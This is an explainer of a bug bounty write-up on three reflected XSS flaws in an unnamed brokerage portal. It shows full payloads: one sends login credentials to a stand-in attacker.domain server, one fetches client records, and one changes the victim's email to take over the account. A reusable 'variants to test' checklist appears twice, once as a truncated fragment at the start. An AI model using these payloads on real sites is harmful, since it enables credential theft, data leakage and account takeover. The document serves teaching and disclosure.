eval(atob(...)). Use this when characters such as+, quotes or spaces are mangled. A positive result is the decoded payload running; remember to URL-encode after base64-encoding. - Credentialed same-origin requests from XSS. Use
fetch(..., {credentials: 'include'})orXMLHttpRequestwithwithCredentials = trueagainst profile, client list and detail endpoints. A positive result is a response containing the victim's data. - State-changing endpoints without CSRF tokens. Look for profile, email and contact update requests and replay them from injected script. A positive result is a successful change, which combined with a password reset gives account takeover.
- Exfiltration channels. Test
XMLHttpRequest,fetch,Img srcand$.getagainst a server you control, and confirm the server logs the request body and headers before sending the link to anyone.
What happened, in plain words
A security researcher found three places in a web application where something a user types into the address bar (or clicks in a link) ends up being treated by the browser as code. This kind of bug is called cross-site scripting, or XSS for short. The name sounds technical, but the idea is simple: a website takes text from a visitor and puts it into the page without cleaning it first, so the browser cannot tell the difference between the site's own instructions and the visitor's text. It is a bit like a receptionist who reads out anything written on a note, including a note that says "now read out the safe combination".
On its own, an XSS bug often just makes a popup box appear. Many bug bounty programs (places where companies pay people for finding bugs) treat that as low value and reject attempts to show it could be worse. This researcher's point is that XSS can be pushed much further. In the three cases here, the popup was turned into:
- Stealing a username and password from a login page.
- Reading private client data (the report calls this PII leakage; PII means personally identifiable information, data that identifies a real person).
- Reading a user's profile and then taking over their account by changing their email address.
The report does not name the product. The URLs in the payloads use the placeholder vulnerable.domain, and the paths suggest a brokerage-style portal with a login popup, a client notes page, a client management service and a customer profile API. An API is simply a set of web addresses a website's own pages call behind the scenes to fetch or change data, like a service counter at the back of a shop that customers do not walk up to directly.
The researcher notes that many programs reject XSS escalation scenarios and give no credit for them, and says he managed to increase the severity and raise the bounty.
The three cases at a glance
- A
nextparameter on a login page is written intolocation.href, which lets JavaScript run inside the login page itself. - A URI value is reflected inside the source page and a JavaScript block, and the researcher used
fetch()to pull client data from an internal endpoint. - An
mfaFlowparameter is reflected into the page, and the researcher usedXMLHttpRequestto read the victim's profile, then abused an email update endpoint with no CSRF protection to complete an account takeover.
A few words you will meet again and again:
- Parameter: the part of a web address after a
?, made of name and value pairs, like?colour=blue. Websites use them to pass information between pages. - Reflected: when a value from the address bar is echoed straight back into the page the browser shows. If the site echoes it as text, fine. If it echoes it as code, the browser runs it.
- Endpoint: a specific web address on a server that does a particular job, such as returning a list of clients.
- Cookie: a small piece of data the browser stores for a site and sends back with every request. Sites use it to remember that you are logged in, like a wristband at an event that proves you paid.
- Token: a value, often random-looking, that a server issues and later checks. A CSRF token is one used to prove a request really came from the site's own page and not from somewhere else.
- CSRF: cross-site request forgery. It means tricking a logged-in user's browser into sending a request the user did not intend. A CSRF token is the usual defence: the server only accepts a change if the request carries the right token.
- Same-origin policy (SOP): a browser rule that stops a page from one site reading data from another site. When script runs inside the victim's own site, that rule no longer protects the victim's data from that script.
Setup
The report does not describe any accounts, roles, tool versions or specific preconditions. The work is done against a live target, and the payloads are delivered as crafted links that a victim opens in their browser. The attacker needs a server that can receive requests, which the researcher sets up and checks before sending any malicious URL. The pages involved in case 1 use the jQuery library, a popular set of ready-made JavaScript helpers, and that influences which method is chosen to send data out.
Finding it
Case 1: the next parameter
The login page appears in a popup window (a modal) over the page.
The address of that page carries a parameter named next, which tells the site where to send the user after a successful login. The vulnerable code takes that value and places it into location.href. location.href is the browser's own instruction for "which page am I on"; setting it makes the browser navigate somewhere. If the value starts with javascript:, the browser does not navigate to a page at all, it runs the text as code. That is the whole trick.
Because the value is assigned to location.href, a simple JavaScript payload such as javascript:alert() is enough to trigger XSS. alert() is the browser's built-in popup box.
This matters because the payload runs in the login page, exactly where users type their username and password. The researcher explored the HTML DOM to find a way to read those fields. The DOM (Document Object Model) is the browser's in-memory model of the page: every heading, input box and button is an object the page's code can look up and read. The researcher settled on document (the entry point to the whole page) and the getElementById() method, which finds an element by the id written in the page's HTML, and caught the ids from the login form.
The expression that reads the username field is:
document.getElementById('username').value
Line by line: document is the page itself. .getElementById('username') finds the input box whose id is username. .value reads whatever is currently typed into that box. The same pattern with password reads the password box.
An example malicious link using getElementById():
https://vulnerable.domain/ClientRequiredFallback.aspx?view=Login&next=/javascript:alert(document.getElementById(%27username%27).value%20%2b%20%27|%27%20%2b%20document.getElementById(%27password%27).value%20)
The %27 sequences are URL-encoded single quotes, %20 is a space and %2b is a plus sign, because web addresses cannot contain those characters raw. Decoded, the payload reads alert(document.getElementById('username').value + '|' + document.getElementById('password').value), which pops up the username, a vertical bar, and the password.
At this point the payload only causes a popup in the victim's browser; it does not yet deliver the credentials anywhere. The researcher lists the ways to send end-user input to an attacker-controlled server:
- XMLHttpRequest
- Fetch API
- Img src
$.get(jQuery)- etc
These are all ways a page can make a request to another address. XMLHttpRequest and fetch are the browser's built-in request tools. An <img src=...> tag makes the browser fetch an image, and the address can carry data in its query string. $.get is jQuery's shorthand for a simple request. Before using any crafted URL, the researcher makes sure the receiving server can capture the request sent on behalf of the user's browser.
The capture script dumps the HTTP request, so the attacker can steal other data such as IP addresses and user agents in addition to the body. An IP address identifies a network connection, and a user agent is the string a browser sends describing itself. Since the target uses jQuery, the recommendation is to use $.get() to send the username and password field values to the attacker's server.
Final payload for case 1:
https://vulnerable.domain/ClientRequiredFallback.aspx?view=Login&next=/javascript:eval(document.location.hash.split(%22%23%22)[1])#$.get('https://attacker.domain/log/index.php?'+encodeURIComponent(document.getElementById('username').value)+'|'+encodeURIComponent(document.getElementById('password').value))
The next value is javascript:eval(document.location.hash.split("#")[1]), which takes the fragment, splits it on the # character, picks the second piece (the part after the #) and runs it with eval. eval means "treat this text as code and execute it". So the real exfiltration code lives after the # and does not have to survive the parsing of the next parameter. That code calls $.get to the attacker's log/index.php, appending the username and password joined by |, each passed through encodeURIComponent, which makes a value safe to put in a URL. The researcher notes that key URL characters must be encoded first and suggests encodeURIComponent for that. As an alternative to dealing with URL encoding, the payload can be executed in base64-encoded form, a technique covered in case 2. Base64 is a way of writing any text using only plain letters, digits and a few symbols, so it survives being pasted into places that dislike quotes or spaces.
Case 2: reflected URI value
The researcher found a path where the URI value is reflected inside the source page and inside a JavaScript block. URI here just means the address the user requested. The vulnerable code is shown here:
The XSS payload used:
https://vulnerable.domain/brokerage/AControlServlet?Action=ClientNotes&SubAction=clientNote&FUNCTION=Navigation&USERACTION=Client%20Notes&ACCOUNT_ID=1182889xxxx%22);-alert?.(window.origin)//&ACCOUNT_TYPE=AC&INPUT_CSRF_TOKEN=
Because the account_id value is reflected inside a block, a payload like ;-alert () // is enough to trigger XSS. The researcher then moves to the escalation. Unlike case 1, there are no credentials to capture on a login page, so the next step is to explore pages and look for an endpoint that returns personal data. A sensitive path is identified:
https://vulnerable.domain/brokerage/service/clientManagement/getClients?FUNCTION=Navigation&USERACTION=Client%20List
This endpoint expects an HTTP POST request. HTTP is the language browsers and servers speak; a GET asks for something, a POST sends data to create or change something. The researcher uses fetch() to send it and return the response:
fetch('https://vulnerable.domain/brokerage/service/clientManagement/getClients?FUNCTION=Navigation&USERACTION=Client%20List', { method: 'POST', credentials: 'include', headers: { 'Content-Type': 'application/x-www-form-urlencoded', 'input_csrf_token': 17084748632633296 }, body: 'searchText=&page=1&start=0&limit=100' }).then(response => response.text())
  .then(data => alert(data));
headers carries extra information: Content-Type: application/x-www-form-urlencoded says the body is formatted like a normal web form, and input_csrf_token supplies the token the server expects. body: 'searchText=&page=1&start=0&limit=100' searches with an empty search text and asks for the first 100 records. .then(response => response.text()) waits for the reply and turns it into text, and the second .then(data => alert(data)) shows that text in a popup.
The researcher confirms it worked in the browser's console. The next step is to craft the malicious link. The base64-encoded payload:
[redacted]
This is the same fetch code from above, written in base64 so that quotes, spaces and other awkward characters do not get mangled on the way through the URL. Leveraging the eval function is enough to exploit the hole:
The ACCOUNT_ID value closes the surrounding context with "), then calls eval(atob(...)) to decode and run the base64 payload, and // comments out the remainder of the line. atob is the browser's built-in function that turns base64 text back into ordinary text. The researcher's tip: after base64-encoding a payload, apply URL encoding to avoid parsing special characters such as +, which decodes to a space.
Case 3: mfaFlow reflection
The XSS vulnerability is here:
https://vulnerable.domain/client-token/authentication_transaction_timeout?redirect_uri=https://google.com&mfaFlow=123%3Cscript%3Ealert(origin)%3C/script%3E
The XSS vulnerability is in the mfaFlow parameter of the timeout page. %3C and %3E are URL-encoded < and >, so the value decodes to 123<script>alert(origin)</script>, and the browser treats the <script> part as code. The researcher notes that using XSS on this page alone is not very effective, so the application is explored further to find an endpoint or page that may contain sensitive information about the user.
The plan is to craft a malicious link that sends a request on behalf of logged-in users to their profile panel and then captures the response. The researcher uses XMLHttpRequest, the older built-in browser tool for making requests from a page.
The final payload:
https://vulnerable.domain/client-token/authentication_transaction_timeout?redirect_uri=https://google.com&mfaFlow=123%3Cscript%3Eeval(atob(%[redacted]/[redacted]==%27))%3C/script%3E
A regular expression is a pattern for finding a piece of text inside a larger text, like a search rule that says "find the part that starts with cms.user = and ends at the closing brace".
Account takeover
The website has an update email feature. The image shows the request body used to update the email address:
The researcher notes there is no CSRF protection on this request. If there had been any, the plan would have been to write code to extract the CSRF token, since the XSS disables the same-origin policy. The payload to send the HTTP POST request with a JSON body:
fetch('https://vulnerable.domain/custard/pubcustard/secure/customers', { method: 'POST', credentials: 'include', headers: { 'Content-Type': 'application/json' }, body: '{"customerProfile":{"contactInformation":{"postalAddress":{"street":"5 Nathan Falls","postalCode":"47222","city":"Port Luke"},"phoneNumber":"[redacted]"},"email":"attacker@email"}}' });
Line by line: fetch(...) sends a request to the customer endpoint. method: 'POST' means it changes data. credentials: 'include' attaches the victim's cookies so the server treats it as the victim. Content-Type: application/json says the body is JSON, a common text format for structured data. The body is a JSON object describing the customer profile: a postal address, a phone number and, crucially, "email":"attacker@email", the attacker's own address. If the victim visits the link, the request changes their email address to the attacker's. After that, the attacker can use the forget password functionality to take over the account.
Root cause
All three cases are reflected XSS: user-controlled values are written into the page without adequate encoding. In case 1 the next parameter is assigned to location.href, so a javascript: URL executes in the login page. In case 2 the account_id value is reflected inside a JavaScript block, so a payload that closes the surrounding syntax and comments out the rest runs. In case 3 the mfaFlow parameter is reflected into the page and a <script> tag in it executes.
The email update endpoint in case 3 has no CSRF protection, so once script runs in the origin, the attacker can change the victim's email without any token.
Impact
- Case 1: the payload runs in the login page and can read the username and password fields as the user types them, then send them to an attacker-controlled server. The attacker's capture script also receives other request data such as IP addresses and user agents.
- Case 2: the injected script can call the client management endpoint with the victim's credentials and retrieve client data, which the researcher classifies as PII leakage.
- Case 3: the injected script can read the victim's profile details and exfiltrate them, and, because the email update endpoint lacks CSRF protection, change the victim's email address and then use the forget password flow to take over the account.
Fix
Based on the root causes, the changes needed are: encode or validate the next parameter so it cannot become a javascript: URL in location.href; encode the account_id value before it is placed inside the JavaScript block; encode the mfaFlow value before it is reflected into the page; and add CSRF protection to the customer update endpoint so a script running in the origin cannot change the email address without a token.
Variants to test
- Redirect parameters written to
location.href. Trynext,redirect,return,redirect_uriand similar parameters withjavascript:alert(document.domain). A positive result is script execution in the page that receives the parameter. - Fragment-based payload delivery. Where a parameter is filtered or truncated, put the payload after
#and evaluate it witheval(document.location.hash.split("#")[1]), as in case 1. A positive result is the fragment code running. - Values reflected inside JavaScript blocks. Try closing the surrounding syntax with
"),';,</script>and comment out the rest with//. A positive result is execution without breaking the page. - Base64 plus
eval(atob(...)). Use this when characters such as+, quotes or spaces are mangled. A positive result is the decoded payload running; remember to URL-encode after base64-encoding. - Credentialed same-origin requests from XSS. Use
fetch(..., {credentials: 'include'})orXMLHttpRequestwithwithCredentials = trueagainst profile, client list and detail endpoints. A positive result is a response containing the victim's data. - State-changing endpoints without CSRF tokens. Look for profile, email and contact update requests and replay them from injected script. A positive result is a successful change, which combined with a password reset gives account takeover.
- Exfiltration channels. Test
XMLHttpRequest,fetch,Img srcand$.getagainst a server you control, and confirm the server logs the request body and headers before sending the link to anyone.
Glossary
- Reflected XSS: XSS where the malicious value comes straight from the request (for example the address bar) and is echoed back into the page.
- Parameter: a name and value pair in a web address after the
?, used to pass information to a page. - Endpoint: a specific web address on a server that performs a particular job, such as returning a list of clients.
- API: a set of web addresses a site's own pages call behind the scenes to fetch or change data.
- URI / URL: the address of a resource on the web; the two terms are often used loosely for the same thing.
- DOM (Document Object Model): the browser's in-memory model of a page, where every element can be looked up and read by code.
document: the JavaScript object that represents the whole page.getElementById(): a method that finds a page element by its id attribute.location.href: the browser property holding the current page address; setting it makes the browser navigate, and ajavascript:value makes it run code instead.javascript:URL: a link whose target is code rather than a page.alert(): the browser's built-in popup box.eval(): a function that treats a piece of text as code and runs it.atob(): a function that decodes base64 text back into ordinary text.- Base64: a way of writing any text using only plain letters, digits and a few symbols, so it survives being pasted into places that dislike quotes or spaces.
encodeURIComponent(): a function that makes a value safe to place inside a URL by encoding special characters.- URL encoding: replacing characters that are not allowed in a URL with
%codes, such as%20for a space. - Fragment: the part of a URL after
#, kept by the browser for the page and not sent to the server. - HTTP: the language browsers and servers use to exchange requests and responses.
- GET / POST: HTTP methods; GET asks for something, POST sends data to create or change something.
- Header: extra information attached to a request or response, such as the content type or a token.
- Cookie: a small piece of data the browser stores for a site and sends back with every request, commonly used to remember a login.
- CSRF (cross-site request forgery): tricking a logged-in user's browser into sending a request the user did not intend.
- CSRF token: a token used to prove a request came from the site's own page, the usual defence against CSRF.
fetch(): the browser's modern built-in tool for making requests from a page.XMLHttpRequest: the older built-in browser tool for making requests from a page.credentials: 'include'/withCredentials = true: settings that tell the browser to attach the user's cookies to a request.- jQuery: a popular JavaScript library that provides shortcuts such as
$.getfor common tasks. $.get(): jQuery's shorthand for sending a simple GET request.- JSON: a common text format for structured data, made of names and values in braces.
- PII (personally identifiable information): data that identifies a real person, such as a name, address or phone number.
- Account takeover (ATO): gaining control of someone else's account, often by changing their email and using the password reset flow.
- IP address: a number that identifies a network connection.
- User agent: the string a browser sends describing itself.
- Regular expression: a pattern for finding a piece of text inside a larger text.
- Bug bounty program: a scheme where companies pay people for finding and reporting bugs.
- Severity: a rating of how serious a bug is.
- Bounty: the payment a program gives for a valid report.



